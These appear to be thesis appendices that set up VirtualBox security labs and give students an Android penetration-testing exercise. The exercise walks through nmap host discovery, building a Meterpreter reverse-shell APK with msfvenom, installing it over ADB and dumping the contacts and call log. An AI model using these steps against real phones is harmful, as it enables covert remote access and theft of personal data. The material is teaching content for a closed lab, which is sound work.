
And click Import.




Both virtual machines should have already configured network settings, but you can double check by selecting Mobile Security Android and then clicking on the Settings button.




Select the Network section. Validate that Adapter 1 is enabled and attached to Bridged Adapter. If it is not, configure it.



Double check Mobile Security Kali network settings by selecting it and then clicking on the Settings button.



Select the Network section. Validate that Adapter 1 is enabled and attached to Bridged Adapter. If it is not, configure it.



Appendix 5.2 Mobile security assignment construction

First virtual machine was based on Kali Linux 64bit operating system. A snapshot of Kali system was used as basis of this assignment. Snapshot was done after installing the system in 6.3 Assignment setup. Additional software, Android software development kit, was installed with the necessary libraries. [31]

```
apt-get install android-sdk
dpkg --add-architecture i386
apt-get update
apt-get install lib32stdc++6
apt-get install lib32ncurses5
```

SDK and AVD manager was launched to install Android SDK Platform-tools which included ADB which was necessary for assignment [31]

```
cd /usr/share/android-sdk/tools/
android
```

Updated the PATH environment variable so the students could use adb command from any location. [68]

```
vim .bashrc
export PATH=${PATH}:/usr/share/android-sdk/tools
export PATH=${PATH}:/usr/share/android-
sdk/platform-tools
```

Second virtual machine is based on Android x86 Release 6.0 operating system. The install ISO image was obtained from <http://www.android-x86.org/download> and installed on a VirtualBox quest virtual machine. [32] To make the courser visible virtual machine settings where changed and under System section PS/2 Mouse was selected as the pointing device. Using the user interface five contact details were created and a call was originated to all the contacts.

Appendix 5.3 Mobile security assignment for students

Lab description

Jesse (owner of Friends Business Inc.) is interested in testing your skills and also seeing with his own eyes that you can gain access to an Android phone. He challenges you to gain access to his phone and retrieve the call log.

Warning: Sole objective of information provided in this lab is for learning purposes. Lab creator assumes no responsibility or liability for any misuse of information provided in this lab. Pentest systems for which you have permission.

Theory

Foreword: Limitations of lab environment and deviation from the real world due to the impossibility of using Google Play store to propagate the exploit this lab will use Android Debug Bridge (ADB) over Wi-Fi as a method of installing the Android Application Package (APK). This is possible over Wi-Fi only if the target has an ADB daemon listening on a certain port. Usually Android phones do not have it running and it has to be activated beforehand via USB connection. [69]

Network scanning can be used audit networks, check compliance and management of network assets. Also it can be used by attackers to find targets. **Nmap** is a network mapper which can be used to discover hosts, scan for ports, detect services, determine the operating system and scan for vulnerabilities. [70] Other examples of similar tools are **zmap** and **masscan**

Simple example to scan for alive hosts: `nmap -sn <targetiprange>` [70]
For more examples and arguments visit <https://nmap.org/>

Vulnerabilities do not have to be in the system to gain access. Often you can distribute your malicious payload and get the owner of the system to run it for you. For example, malicious mobile application hosted in the Google Play store. Penetration software *Metasploit* can be used to create and encode malicious payloads. *Metasploit* offers also scanning functionalities and exploiting vulnerabilities. [46]
Example how to generate a simple malicious app: `msfvenom -p`

android/meterpreter/reverse_tcp LHOST=<yourip> LPORT=<randomopenport> R >
mymaliciousapp.apk [71]

Guide to *msfvenom* can be found here <https://www.offensive-security.com/metasploit-unleashed/msfvenom/>

After distributing your malicious code you should setup a payload handler if any of them calls home. This can be also done with *Metasploit*. Example can be found here: [72]

Android Debug Bridge (ADB) can be used to connect to a device and communicate with it. You can connect to a device via USB, Bluetooth or WIFI. You can install apps on the device, copy files from and to the device etc. Example how to connect to a device: *adb connect device_ip_address*
ADB guide can be found here: <https://developer.android.com/studio/command-line/adb.html> [69]

Task 1

Jesse has given you access to a local area network. There should be an Android phone connected to the same LAN. Find it and deploy a malicious APK gaining access to the phone. What could be simpler? But don't brick the phone, those new Samsung S7 Edge models are expensive.

In the report include (2-3 sentences for each point):

- Method of finding the Android Phone in the local network.
- Malicious APK generation method
- Malicious APK deployment process with ADB
- Email address of the contact (stored on phone) named Flag
- Call time for contact Bro

Hint 1: Find out what is the target Android phones IP

- Scan the network for active devices: **nmap -sn -PE -PS21,22,25,80,443,445,5222,6667,3389,8080 targetiprange**

Hint 2: Generating malicious APK

- Find out what is your IP by typing **ifconfig** in terminal
- Generate malicious APK: **msfvenom -p android/meterpreter/reverse_http LHOST=*yourip* LPORT=*randomopenport* R > mymaliciousapp.apk** [71]

Hint 3: Start Metasploit payload listener

- Start Metasploit: **msfconsole** [65]
- Select the exploit: **use exploit/multi/handler** [65]
- Set the payload: **set payload android/meterpreter/reverse_http** [65]
- Set your IP: **set lhost *yourip*** [65]
- Set random port which was used when generating APK: **set lport *previouslyusedrandomport*** [65]
- Start the listener: **exploit** [65]

Hint 4: Deploy malicious APK in target phone

- Connect to the phone: **adb connect *phonesip*** [69]
- Install the malicious app: **adb install -r mymaliciousapp.apk** [69]
- Start the app in the phone remotely: **adb shell monkey -p com.metasploit.stage -c android.intent.category.LAUNCHER 1** [73]

Hint 5: Gather data

- Metasploit listener should show one active session and meterpreter open.
- Use meterpreter command to dump calllog: **dump_callog**
- Use meterpreter command to dump calllog: **dump_contacts**
- Use exit to close meterpreter and Metasploit.
- Review calllog: **cat calllog_dump_*timestamp*.txt**
- Review contacts: **cat contacts_dump_*timestamp*.txt**

Additional hints:

You can shut down the ADB daemon on Kali if you have issues: **adb kill-server** [69]

Appendix 6.1 Network security environment setup

Setting up virtualization environment

Download VirtualBox from <https://www.virtualbox.org/wiki/Downloads>. Choose the download link based on your computers operating system (Linux, Windows, Mac OS)

Note: there are other virtualization environment software, but we cannot guarantee that the Virtual machines will work as expected with other software.


Install VirtualBox by following the install setup.

Start VirtualBox


Configure NAT network adapter

We are going to need a NAT network adapter for our Virtual machines. This is due to the created automated task which needs static IPs. With NAT network adapter, we can ensure that the server gets necessary IP and other VMs do not steal the IP.


Open File – Preferences...



Select Network and then NAT Networks tab. If you do not have an adapter already in the list, create one by clicking on the green plus sign.




If you have an adapter in the list, select the adapter and click on the screwdriver.



Change or add the following variables:

Network Name: NatNetwork

Network CIDR: 10.4.168.0/24



Download necessary virtual machines

Please download Kali Virtual machine from here:

[link was provided here]

Please download Server Virtual machine from here:

[link was provided here]


Please download Client Virtual machine from here:

[link was provided here]


Setting up virtual machines

Import both virtual machines by following importing steps


For importing select File > Import Appliance...




Select the downloaded .ova file and click next




And click Import.




All virtual machines should have already configured network settings, but you can double check by selecting Network Kali and then clicking on the Settings button.




Select the Network section. Validate that Adapter 1 is enabled and attached to NAT Network named NatNetwork. If it is not, configure it.




Double check Network Client network settings by selecting it and then clicking on the Settings button.



